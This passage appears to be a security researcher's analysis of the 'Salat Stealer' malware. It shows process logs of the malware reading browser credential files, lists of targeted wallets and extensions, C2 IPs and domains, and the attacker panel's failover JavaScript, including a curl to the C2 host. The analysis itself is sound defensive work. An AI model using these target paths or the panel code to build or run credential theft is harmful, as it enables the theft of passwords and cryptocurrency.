


Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data
Lightshot.exe	4316	QueryInformatio...	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data
Lightshot.exe	4316	QueryAttributeI...	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data
Lightshot.exe	4316	QueryDirectory	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data
Lightshot.exe	4316	ReadFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data
Lightshot.exe	4316	QueryDirectory	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data
Lightshot.exe	4316	CloseFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State

In addition to Google Chrome and Microsoft Edge, the Salat Stealer targets several other browsers to harvest stored credentials. It attempts to access the Web Data files located in the user profiles of the following browsers:

- ChromePlus:
  C:\Users\Admin\AppData\Local\MapleStudio\ChromePlus\User Data\Web Data
- 360Browser:
  C:\Users\Admin\AppData\Local\360Browser\Browser\User Data\Web Data
- Sputnik:
  C:\Users\Admin\AppData\Local\Sputnik\Sputnik\User Data\Web Data
- Opera & Opera GX:
  C:\Users\Admin\AppData\Roaming\Opera Software\Opera Stable\Web Data
- Thorium:
  C:\Users\Admin\AppData\Local\Thorium\User Data\Web Data
- Brave:
  C:\Users\Admin\AppData\Local\BraveSoftware\Brave-Browser\User Data\Web Data


By accessing these files, the malware attempts to steal saved usernames, passwords, and autofill data from a wide range of browser platforms.




Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\MapleStudio\ChromePlus\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\MapleStudio\ChromePlus\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\MapleStudio\ChromePlus\User Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\360Browser\Browser\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\360Browser\Browser\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\360Browser\Browser\User Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Sputnik\Sputnik\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Sputnik\Sputnik\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Sputnik\Sputnik\User Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Roaming\Opera Software\Opera Stable\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Roaming\Opera Software\Opera Stable\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Roaming\Opera Software\Opera Stable
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Roaming\Opera Software\Opera GX Stable\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Roaming\Opera Software\Opera GX Stable\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Roaming\Opera Software\Opera GX Stable
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Thorium\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Thorium\User Data\Web Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Thorium\User Data
Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\BraveSoftware\Brave-Browser\User Data\Web ...

Cryptocurrency Wallets: Sensitive Data Harvesting

Beyond stealing browser data, the Salat Stealer is designed to identify and extract sensitive information from installed cryptocurrency wallet applications. The stealer targets wallet databases, private keys, and configuration files associated with popular platforms, including Coinomi, MyMonero, Armory, Ethereum Wallet, Atomic Wallet, Exodus, ZCash, Guarda, and Electrum.





Harvesting Browser Extension-Based Cryptocurrency Wallets

After extracting data from installed applications, Salat Stealer targets browser extension–based cryptocurrency wallets. It scans the Google Chrome extension directory located at:


- %AppData%\Local\Google\Chrome\User Data\Default\Local Extension Settings\

The malware attempts to access stored data from multiple popular wallet extensions, including:

- MetaMask
- Trust Wallet
- Coinbase Wallet Extension
- Rabby Wallet


- Phantom
- Nami Wallet
- Binance Web3 Wallet
- TronLink

By targeting these extensions, the stealer attempts to extract wallet seeds, private keys, and session data.




Telegram and Steam Session Stealer

The stealer targets Telegram and Steam sessions to steal user data. It accesses Telegram's tdata folder and queries registry keys related to Telegram to locate the installation and extract session information. Similarly, it targets Steam by accessing relevant registry keys and configuration files.




After collecting sensitive information, Salat Stealer temporarily stores the stolen data in the Temp directory. The files are named with random numeric strings and have no file extensions, helping them blend in and avoid suspicion.




Command and Control Communication

The Salat Stealer communicates with its command and control (C2) server using the UDP protocol. It sends small packets, each approximately 45 bytes in length, to the remote IP address 104.21.80.1. This traffic likely serves as a keep-alive or “ping-pong” mechanism to maintain a persistent connection with the C2 server




Further, the stealer establishes an encrypted HTTPS connection to the domain salat.cn, specifically targeting the endpoint /sa1at (i.e., https://salat.cn/sa1at). DNS resolution for this domain returns the IP addresses 172.67.194.254 and 104.21.60.88, indicating communication with potentially malicious infrastructure.



Accessing the URL https://salat.cn triggers a Cloudflare warning, flagging the site as “Suspected Phishing.” This confirms that the domain is linked to suspected malicious activity and is designed to steal sensitive information. Analysis of the login panel reveals the name “WebRat,” indicating that the threat actor is using a web-based control panel to remotely manage compromised systems and execute commands.

The threat actors behind the stealer openly display their Telegram contact information within the control panel, including both Telegram bot handles and personal usernames of the administrators managing the operation. They offer subscription-based access to the stealer through a key activation system, and list official resellers authorized to distribute it. Payments are accepted via Cryptobot, RUCARD, LOLZ, Steam Skins, and other digital methods, highlighting a structured and monetized distribution model for the malware.



Further analysis of the JavaScript code reveals that multiple fallback domains are hardcoded for redirection. If the primary domain becomes unavailable—due to downtime, maintenance, or takedown—the script automatically redirects users to alternate domains such as:

posholnahuy.ru, pidorasina.ru, webr.at, and ultimately, webrat.in/login/

This redundancy ensures continuous access to the malicious control panel, allowing the threat actors to maintain operations even if one or more domains are blocked or taken offline.

```
}
if(location.hostname == "posholnahuy.ru"){
    location.href = 'https://webr.at';
}
if(location.hostname == "pidorasina.ru"){
    location.href = 'https://webr.at';
}
if(location.hostname == "webr.at"){
    location.href = 'https://webrat.in/login/';
}
if (localStorage.getItem('auth_token')) {
    console.log('auth_token found:', localStorage.getItem('auth_token'));
    $.ajax({
        url: '/api/user/getMe',
```

Further analysis reveals that, after a brief delay of 5000ms, the script retrieves a file named sniff_domain_list.txt. This file contains a list of command-and-control (C2) panel domains, including entries such as webrat.top and webr.at.

The script then iterates through each domain and sends a request to the /alive.php endpoint. If the response includes the string “im alive”, the browser is redirected to the corresponding panel login page (e.g., https://<domain>/login/).

This mechanism ensures the malware’s C2 panel remains accessible, even if some of the domains are taken offline, providing robust failover capability for continued attacker access.

```
</script>
C:\Users\WDAGUtilityAccount>curl https://webrat.in/alive.php
im alive
C:\Users\WDAGUtilityAccount>
```

```
        dangerButton.click();
    }
} else {
    setTimeout(() => {
        document.body.style.display = "block";
    }, 5000);
    fetch("https://gist.githubusercontent.com/azigriffin/680de5baecb93afb150cf997f7b2dfc6/raw/sniff_domain_list.txt")
    .then(response => response.text())
    .then(text => text.split('\n').map(line => line.trim()))
    .catch(() => ['webrat.in','webrat.top', 'webr.at'])
    .then(async (result) => {
        for (const link of result) {
            try {
                var req = await fetch("https://" + link + "/alive.php");
                var text = await req.text();
                if (text.trim().includes("im alive")) {
                    window.location.href = "https://"+link+"/login/";
                    return;
                }
            } catch (error) {
                console.error('Error fetching:', error);
            }
        }
        for (const link of result) {
            try {
                var req = await fetch("https://" + link + "/");
                var text = await req.text();
                if (text.trim().startsWith("<script")) {
                    window.location.href = "https://"+link+"/login/";
                    return;
```

Real-Time Communication via WebSockets

Further analysis reveals that the stealer’s control panel supports real-time interaction through the use of WebSockets. This is evident from an AJAX request to the endpoint /api/websocket/servers, which likely retrieves server details needed to initiate or manage active WebSocket connections. This capability enables threat actors to interact with compromised systems in real time, allowing for live command execution, data retrieval, or system monitoring directly from the panel.

```
(showpopup("mail"),$("#myWidget").html(""),initCloudflare("#
(showpopup("setmail"),$("#myWidget2").html(""),initCloudflar
{$.ajax({url:"/api/websocket/servers",method:"get",dataType:
"+window.localStorage.getItem("auth_token")},success:functic
(jdata=JSON.parse(e)).success)if(0==jdata.result.length)cons
```

Persistent Panel Access via Cookie Reuse and Domain Failover

To maintain persistent login sessions on the attacker's command panel, the stealer uses a script named transferCookie.php, which is designed to transfer or reuse authentication cookies across multiple fallback domains.

